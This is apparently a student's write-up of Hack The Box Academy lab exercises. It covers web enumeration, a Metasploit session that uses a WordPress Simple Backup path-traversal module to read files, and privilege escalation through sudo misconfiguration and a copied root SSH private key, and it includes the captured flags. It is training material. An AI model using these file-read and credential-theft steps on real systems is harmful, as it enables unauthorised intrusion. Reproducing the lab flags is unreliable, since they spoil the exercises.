
I was able to input them and obtain the flag shown below:


kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
Hack The Box - Academy
HTB Viewer
94.237.55.124:50781/robots.t
94.237.55.124:50781/adm
view-source:94.237.55.124:5
Not secure
94.237.55.124:50781/admin-login-page.php
Logout
HTB{w3b_3num3r4710n_r3v34l5_53cr375}
Right Ctrl
4:19 PM
1/20/2026


Public Exploits



For this question, I first ran whatweb to know what services were running on the ip address.



I then ran msfconsole (command for Metasploit) and then searched for simple backups and used the option that was shown.



I used index 0 option, set the file path, set the host and the port to obtain the location of the flag and its contents.

kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox


File Machine View Input Devices Help

kali@kali: ~/Desktop


Session Actions Edit View Help


```
   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wp_simple_backup_file_read  .                normal  No     WordPress Simple Backup File Read Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/wp_simple_backup_file_read

msf > use 0
msf auxiliary(scanner/http/wp_simple_backup_file_read) > options

Module options (auxiliary/scanner/http/wp_simple_backup_file_read):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DEPTH      6                yes       Traversal Depth (to reach the root folder)
   FILEPATH   /etc/passwd      yes       The path to the file to read
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf auxiliary(scanner/http/wp_simple_backup_file_read) > set FILEPATH /flag.txt
FILEPATH => /flag.txt
msf auxiliary(scanner/http/wp_simple_backup_file_read) > set RHOSTS 83.136.251.105
RHOSTS => 83.136.251.105
msf auxiliary(scanner/http/wp_simple_backup_file_read) > set RPORT 55646
RPORT => 55646
msf auxiliary(scanner/http/wp_simple_backup_file_read) > run
[+] File saved in: /home/kali/.msf4/loot/20260127132325_default_83.136.251.105_simplebackup.tra_018039.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/wp_simple_backup_file_read) > exit

┌──(kali㉿kali)-[~/Desktop]
└─$ cat /home/kali/.msf4/loot/20260127132325_default_83.136.251.105_simplebackup.tra_018039.txt
HTB{my_f1r57_h4ck}

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Privilege Escalation




For the first question, I was able to use sudo -l to find any hidden contents of user 1, of which I found out that I can log in as user 2 without a password; so long as I use the /bin/bash.






After performing the escalation, I was able to carry out the whoami command to confirm, and indeed I was able to move to user 2.




I then used the command cd and ls which directed me to the flag.txt; and from there I was able to see the contents as shown above.


For the second question, I viewed and saved a private key from the command /root/.ssh/id_rsa and save it.



I then ran the ssh as root, then ran cd and ls, which directed me to the flag.txt file. I was then able to see the contents through the command cat flag.txt



Nibbles – Enumeration



The service was derived from running the command nmap (ip), as shown below:

kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help


Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.129.200.170
